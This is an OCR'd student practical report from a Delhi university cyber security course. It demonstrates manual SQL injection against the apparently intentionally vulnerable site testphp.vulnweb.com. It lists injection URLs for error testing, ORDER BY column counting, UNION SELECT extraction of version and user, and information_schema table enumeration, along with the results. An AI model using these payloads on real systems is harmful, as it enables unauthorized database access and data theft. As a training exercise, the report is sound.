PRACTICAL

Shaheed Sukhdev College of Business Studies
University of Delhi

Post Graduate Diploma in Cyber Security and Law

Sakshi Garg • Roll no-23726 • Subject- Mobile Eco- System Security • Semester-II

Proof of Concept


Performing SQL Injection Manually

1. Open the targeted URL in the browser

   `http://testphp.vulnweb.com/artists.php?artist=1`

2. Use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query

   `testphp.vulnweb.com/artists.php?artist=1’`



testphp.vulnweb.com/artists.php?artist=1'

artists - testphp.vulnweb.com/artists.php?artist=1%27


testphp.vulnweb.com/artists.php?artist=1' - Google Search

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

3. Error represents that the SQL injection is possible

4. Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
http://testphp.vulnweb.com/artists.php?artist=1orderby1
```



artist: r4w8173

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
5. Repeat similarly for 2,3 and so on



artist: r4w8173

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
6. At order 4, an error was encountered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
```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

7. Using union base injection to select statement from a different table.

   ```
   http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,2,3
   ```

8. It shows the result for the remaining two tables also.



artist: 2

3

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
9. Trying to fetch the name of the database.



artist: acuart

3

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
10. Extract the current username as well as a version of the database system

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,version(),current_user()
```



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Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
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artist: 8.0.22-0ubuntu0.20.04.2

acuart@localhost

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
11. Fetch table name inside the database.

    ```
    http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,table_name,
    3frominformation_schema.tableswheretable_schema=database()limit0,1
    ```

    Name of the first table is ’artists’



artist: artists

3

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
12. Trying to fetch the names of other tables



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artist: carts

3

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

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artist: categ

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

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home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

artist: featured

3

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
13. Repeating the same for other tables



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go

Browse categories

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Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

artist: users

3

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
